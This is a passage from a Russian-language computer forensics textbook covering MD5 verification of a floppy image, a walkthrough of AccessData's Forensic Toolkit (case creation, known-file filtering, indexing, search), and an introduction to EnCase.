После открытия файла `Secret Formula.doc` в своем любимом редакторе вы обнаруживаете, что там действительно находится формула нового лекарства от мужского облысения, которое только что разработала ваша компания. Боссы были поражены вашими способностями криминалиста и подарили вам пожизненное право на бесплатное приобретение любого разработанного ими лекарства. Прекрасный финал!

md5sum и md5. Вы помните, что после создания судебной копии необходимо сгенерировать контрольную сумму MD5 и для содержимого дискеты и для файла улик:

```
forensic# md5sum -b /dev/fd0
e9a4ee253a4537886a59a7973241bf20    */dev/fd0
```

```
forensic# md5sum -b floppy.bin
e9a4ee253a4537886a59a7973241bf20    *dr_hansen_floppy.bin
```

Замечательно! Полученное вами изображение является точной битовой копией исходного гибкого диска.

Эта команда дана последней, чтобы печатная версия данной истории отражала последовательность обсуждения инструментальных средств, приводящуюся в этой главе. Однако, на самом деле, вам следует выполнить первую команду `md5sum` непосредственно перед тем, как выполнять дублирование дискеты, а вторую команду `md5sum` сразу же после окончания дублирования.

Наборы инструментов, помогающие при судебном анализе

В главах 20 и 21 мы рассматривали инструментальные средства, с помощью которых можно выполнить судебное дублирование исходного жесткого диска. Получение копии – это первый шаг в двухступенчатом процессе успешного судебного расследования. Вторая фаза – это аналитическая составляющая расследования. В этой главе обсуждаются инструментальные средства, используемые для анализа данных, которые мы получили ранее. Все наборы инструментов, предназначенные для судебного анализа, которые мы рассматриваем, способны импортировать несколько форматов судебного изображения. Наиболее полезный формат, в котором изображение создается утилитой dd, может использоваться со всеми этими инструментальными средствами, и так как эта утилита имеет открытый исходный код, то создание копии ничего не стоит (кроме вашего времени).



Forensic toolkit

Судебный комплект инструментов Forensic Toolkit (FTK) от компании AccessData (<http://www.accessdata.com>) помогает аналитику, сокращая большие наборы данных до поднабора, содержащего важную информацию. FTK – коммерческий продукт. Он продается компанией AccessData. До конца прошлого года FTK поставлялся вместе с программой SnapBack, являющейся коммерческим инструментом судебного дублирования (см. гл. 20).

Внимание. Для работы FTK требуется защитная заглушка (dongle). Если у вас нет защитной заглушки, вам нужно связаться с компанией AccessData, и это может задержать ваше расследование.


FTK может автоматически извлекать документы Microsoft Office, электронной почты, отслеживать деятельность, связанную с интерне-

том, и пр. Поскольку инструмент делает это автоматически, он экономит время, чтобы аналитик мог приступить сразу к анализу важных данных. Инструмент FTK полностью индексирует данные, поэтому поиск по ключевым словам происходит почти мгновенно. При работе с изображением жесткого диска в несколько гигабайт это свойство может сэкономить часы, проведенные за судебным компьютером.


Инструмент FTK анализирует только файловые системы Microsoft Windows. Поэтому, если система, которую вы расследуете, относится к системам Unix, то для ее анализа нужно использовать другие инструменты: EnCase или комплект инструментов Coroner.

Реализация


Инструмент FTK имеет графический интерфейс, так что для его использования не требуются опции командной строки. Первое, что вам надо сделать при запуске FTK – это решить, хотите ли вы создать новое дело или открыть уже существующее.



Мы создадим новое дело, а затем импортируем туда наши исходные файлы улик. Эти файлы улик были созданы с исходного диска, с помощью инструмента судебного дублирования EnCase (см. гл. 20). Когда мы выбираем опцию **Start A New Case**, появляется экран, позволяющий описать специфику нашего дела.




Следующий экран позволяет задать параметры нашего дела. Аббревиатура KFF означает known-file filter (фильтр известных файлов). Эта опция отфильтровывает файлы, которые, предположительно, являются безопасными. Для корректной работы операционная система Windows требует сотни стандартных системных файлов. Эти файлы, если они не были изменены, в большинстве сценариев дадут аналитику очень узкую информацию. Опция KFF позволяет уменьшить количество файлов, которые требуется анализировать. Следовательно, при проведении расследования эта опция может сэкономить время, деньги и ресурсы.



Если вы предполагаете, что может потребоваться поиск по ключевым словам, то отметьте опцию Full Text Index (Индексирование всего текста). Процесс импорта займет значительно больше времени, но цена будет оправдана, если вы выполните поиск более одного раза.


На следующем экране, ФТК просит, чтобы мы добавили к делу улики. Уликами могут быть файлы, созданные с помощью инструмента EnCase или файлы изображений, созданные в dd. Файлы улик, создаваемые в EnCase были описаны в гл. 20, а получение копии жесткого диска с помощью dd рассматривалось в гл. 21.

Когда мы выбираем Add Evidence (Добавление улик), нам предоставляются несколько опций, касающихся типа улик, которые нужно добавить.




Мы можем импортировать файл улики, анализировать локальный диск, содержание каталога или индивидуальный файл. Обычно, нам требуется импортировать файл улики (опция *Acquired Image Of Drive*), но стоит рассмотреть также и другие методы анализа. Например, нам нужно подключить диск к судебному компьютеру вместо ввода в FTK файла улики (опция *Local Drive*). Если мы имеем только логическую копию зависимой машины, нам может понадобиться проанализировать содержание каталога, и этот каталог мог бы содержать логическую копию интересующей нас машины (опция *Contents Of A Folder*). Или у нас может быть единственный очень большой файл, который требуется проиндексировать для дальнейшего поиска (опция *Individual File*).

Поскольку чаще всего используется импортирование файлов улики, то в этой книге мы обсуждаем именно этот метод. Мы создали копию, используя инструмент *EnCase* (гл. 20). Теперь добавьте эти файлы к недавно созданному делу, выбрав *Continue* (Продолжение) на последнем экране.




Затем мы выбираем любые окончательные опции и вводим информацию, характеризующую улики этого конкретного элемента, в дело:




Примечание. Индексирование всего текста в процессе импорта требует много времени. Однако если вы сейчас не создадите индекс, то потребуется создавать его позже, когда вы захотите выполнить быстрый поиск по ключевым словам.

Если вы готовы, то щелкните на Next (Далее). Начинается импорт.




Когда обработка закончена, появляется главный навигационный экран FTK. Вкладки, расположенные вдоль верхней части экрана, позволяют нам выбирать анализ различных частей улики. Однако, вкладка Overview (Обзор) дает очень точный краткий обзор информации, найденной в уликах. Кроме того, эта вкладка является наиболее эффективным средством быстрого рассмотрения улики. Каждую из кнопок, расположенных под пунктами File Items (Элементы файла), File Status (Статус файла) и File Category (Категория файла) можно активизировать щелчком. Когда вы щелкаете на этих кнопках, файлы представляются аналитику в нижней половине экрана FTK.

Нажатием кнопки Evidence Items (Элементы улики) перечисляются файлы улики, которые мы импортировали для анализа. Для файла улики Tag1 имеются две строки. Третий столбец показывает, что каждая строка представляет отдельный раздел, который был обнаружен в Tag1.



Кнопка Total File Items (Общее число файлов) перечисляет все файлы, обнаруженные в пределах файла улики. Этот экран дает следовательно отличный краткий обзор файлов, существующих в системе подозреваемого.

Возможно, следователь хочет быстро увидеть макет всех изображений, присутствующих в уликах. Щелкнув на Other Thumbnails (Другие макеты), можно увидеть изображения в системе и искать любую контрабанду.



The screenshot displays the AccessData Forensic Toolkit (FTK) interface. At the top, the title bar reads "AccessData Forensic Toolkit - C:\vd\FTK\sample Case\". Below the title bar is a menu bar with "File", "Edit", "View", "Tools", and "Help". A toolbar contains various icons for file operations. The main window is divided into several panes. On the left, a tree view shows the file system structure under "Evidence Item: 2". The selected item is "KFF Alert Files", which contains a sub-item "Bookmarked Items". The right pane shows a list of files and folders, including "Documents", "Spreadsheets", "Databases", "Graphics", "E-mail Messages", "Executable", "Archives", "Folders", "StickyFree Space", "Other Known Type", and "Unknown Type". The bottom pane shows a list of files and folders, including "Attachment1", "Drifts.doc", "Folders.doc", "Inbox.doc", "Message 1", "Message 2", and "Message 3". The bottom status bar shows "8.9 File", "Ex", "File Type", "Category", "Email Info", and "G Date".

Evidence Item:	2	KFF Alert Files:	0	Documents:	1086
File Name:	Bookmarked Items:	0	Spreadsheets:	0	
Total File Items:	13728	Bad Extension:	723	Databases:	0
Selected Items:	0	Encrypted File:	0	Graphics:	2405
Unselected Items:	13728	From E-mail:	20	E-mail Messages:	9
Flagged Thumbnails:	0	Colorful File:	17	Executables:	0
Other Thumbnails:	2405	From Recycle Bin:	2	Archives:	35
Filtered in:	0	Duplicate Items:	0	Folders:	346
Filtered out:	13728	OLE Streams:	0	StickyFree Space:	4155
		Flagged Icons:	0	Other Known Type:	80
		KFF Ignorance:	0	Unknown Type:	5910

File Name	Path	8.9 File	Ex	File Type	Category	Email Info	G Date
☐ Attachment1	Tcp\Partition 1\FAT32\WINDOWS\Appl...			Hypertext Do...	Document	<Attchme...	03/17/02
☐ Drifts.doc	Tcp\Partition 1\FAT32\WINDOWS\Appl...		doc	Outlook Exp...	Archive		03/04/01
☐ Folders.doc	Tcp\Partition 1\FAT32\WINDOWS\Appl...		doc	Outlook Exp...	Archive		03/04/01
☐ Inbox.doc	Tcp\Partition 1\FAT32\WINDOWS\Appl...		doc	Outlook Exp...	Archive		03/04/01
☐ Message 1	Tcp\Partition 1\FAT32\WINDOWS\Appl...			E-mail Messa...	E-mail	Netescape ...	03/17/02
☐ Message 1	Tcp\Partition 1\FAT32\WINDOWS\Appl...			E-mail Messa...	E-mail	HotPOP A...	03/17/02
☐ Message 1	Tcp\Partition 1\FAT32\WINDOWS\Appl...			E-mail Messa...	E-mail	Meeting?	03/17/02
☐ Message 1	Tcp\Partition 1\FAT32\WINDOWS\Appl...			E-mail Messa...	E-mail	Check out...	03/17/02
☐ Message 1	Tcp\Partition 1\FAT32\WINDOWS\Appl...			E-mail Messa...	E-mail	Can't wait t...	03/17/02
☐ Message 2	Tcp\Partition 1\FAT32\WINDOWS\Appl...			E-mail Messa...	E-mail	Check out...	03/17/02
☐ Message 2	Tcp\Partition 1\FAT32\WINDOWS\Appl...			E-mail Messa...	E-mail	Welcome t...	03/17/02

The screenshot displays the AccessData Forensic Toolkit (FTK) interface. At the top, the title bar reads "AccessData Forensic Toolkit - C:\wvd\FTK sample Case V". Below the title bar are menu bars for File, Edit, View, Tools, and Help. A toolbar contains various icons for file operations. The main window is divided into several panes:

- Overview**: Contains a summary of file statistics.
- Explore**: Shows the directory tree of the analyzed files.
- Graphics**: Placeholder for graphical representations of the data.
- E-Mail**: Section for analyzing email data.
- Search**: Search results pane.
- Bookmarks**: List of saved search or file locations.

The **Overview** pane shows the following statistics:


Evidence Items	File Status	File Category
2 JFF Alert Files	0 Document	1089
File Name	Bookmark Item	0 Spreadsheet
Total File Items: 13726	Dad Extension	723 Delusions
Selected Items: 0	Encrypted File	0 Graphic
Unselected Items: 13726	From E-mail	20 E-mail Messages
Flagged Thumbnail	0 Deleted File	17 Executables
Other Thumbnail: 2405	From Recycle Bin	Archives
Filtered In: 0	Duplicate Item	Folder
Filtered Out: 13726	OLE Streams	StackFree Space
	Flagged Ignore	Other Known Type
	KIT ignoreable	Unknown Type

The **Explore** pane shows a hierarchical view of the file system:

File Name	Path	B-B File	Ext	File Type	Category	E-mail Info	O Date
[X] RET LCK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			10/31/01
[X] F3 LCK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			10/31/01
[X] IN200-1.LLK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			02/22/02
[X] IN200-2.LLK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			02/22/02
[X] IN200-1.LLK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			02/22/02
[X] IN200-2.LLK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			02/22/02
[X] IN200-1.LLK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			02/22/02
[X] IN200-2.LLK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			02/22/02
[X] IN200-1.LLK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			02/22/02
[X] IN200-2.LLK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			02/22/02
[X] IN200-1.LLK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			02/22/02
[X] IN200-2.LLK	Tape1\Partition 5\STORAGE-FAT 32\Wn2000vnr	LCK	Unknown Fil	Unknown			02/22/02

Кнопка Slack/Free Space (Резервное/Свободное пространство) отображает список всего нераспределенного и резервного пространства, показанного на следующей иллюстрации. Хотя обычно вы и не ищите


это пространство вручную, выбрав эту опцию, вы получите такую информацию. Однако, как вы увидите позже, имеются автоматизированные способы поиска этого пространства в файловой системе.




При большинстве расследований, особенно в процессе поиска улик для судебных дел, полезно воспроизводить все документы, имеющиеся на анализируемой машине. Кнопка Documents (Документы) демонстрирует следователю все документы. Документами являются файлы, созданные в Microsoft Office, текстовые файлы, файлы HTML и др.

Обратите внимание, что пользователь этого компьютера, очевидно, читал Web-сайты о Колумбии, Южной Америке.

Любые общие сообщения электронной почты можно найти, щелкнув на кнопке E-mail Messages (Почтовые сообщения).




Другие вкладки позволяют нам получить более детализированное представление данных. Вкладка Explore дает интерфейс, подобный Windows Explorer (Проводник), для просмотра содержимого улик.



Пропустив несколько вкладок, находим вкладку Search (Поиск), обеспечивающую такие функциональные возможности, которые делают FTK великолепным инструментом. С применением к данным полной индексации текста, поиск будет происходить почти мгновенно. Например, введем ключевые слова Johnson и Colombia, поскольку далее они будут иметь отношение к разделу «Пример из жизни». В поле Composite Search (Расширенный поиск), выбираем опцию Only Count Files With Hits On ALL Files (Учитывать только файлы с полным совпадением). Это значение указывает логическое отношение AND между всеми ключевыми словами поиска. Раскрывающийся список обеспечивает также возможность поиска с оператором OR.


Если ваши ключевые слова не приводят ко многим совпадениям, можете использовать опции расширенного поиска инструмента FTK, которые видоизменяют ключевые слова, чтобы найти слова не идентичные, но близкие к вашему критерию. Первоначально, однако, следует отключить эти опции, чтобы увидеть более узкое представление результатов.



По окончании поиска результаты будут отображены на панели, подобной показанной ранее.

Если вы не создали полный текстовый индекс для данных, когда добавляли данные к делу, вы в любое время можете выполнить живой поиск. Этот тип поиска займет значительно больше времени, но даст те же самые результаты, что и поиск с использованием предварительного индексирования.

Все действия, произведенные с уликами, будут зарегистрированы в ФТК. Меню Tools (Сервис), расположенное на панели главного меню, позволяет просматривать и добавлять комментарии к файлу регистрации текущего дела.



Из-за способности инструмента ФТК быстро извлекать важные данные, он представляет собой великолепный набор инструментов судебного анализа для тех, кто только начал изучать криминалистику или не имеет времени для вложения значительных ресурсов.

EnCase

EnCase представляет собой широко используемый набор инструментов судебного анализа. Его используют многие следователи правоохранительных органов. Он также широко используется в финансовых учреждении-


ях, оказывая помощь при внутренних расследованиях. EnCase, подобно набору Forensic Toolkit приспособлен для аналитиков, которые не углубляются в знание деталей, касающиеся жестких дисков и структур данных операционной системы. Кроме того, EnCase включает в себя как инструментальные средства получения данных, так и средства их анализа, превращая его в самодостаточный комплект для успешного завершения почти любого расследования. EnCase – коммерческий набор инструментов и стоит (приблизительно) от \$2000 до \$4000, в зависимости от того, являетесь ли вы представителем правоохранительных органов или коммерческим клиентом. Чтобы использовать аналитическую часть комплекта, для EnCase, подобно FTK, требуется защитная заглушка (dongle).

Примечание. Руководство пользователя EnCase включает общий судебный учебник для начинающих, который необходимо прочесть прежде, чем вы начнете пользоваться этим инструментом.


EnCase может анализировать почти все популярные файловые системы, включая NTFS, FAT32 и EXT2. Это делает его очень разносторонним инструментом для организаций, пользующихся различными платформами. EnCase можно приобрести на сайте <http://www.encase.com> компании Guidance Software.

Реализация

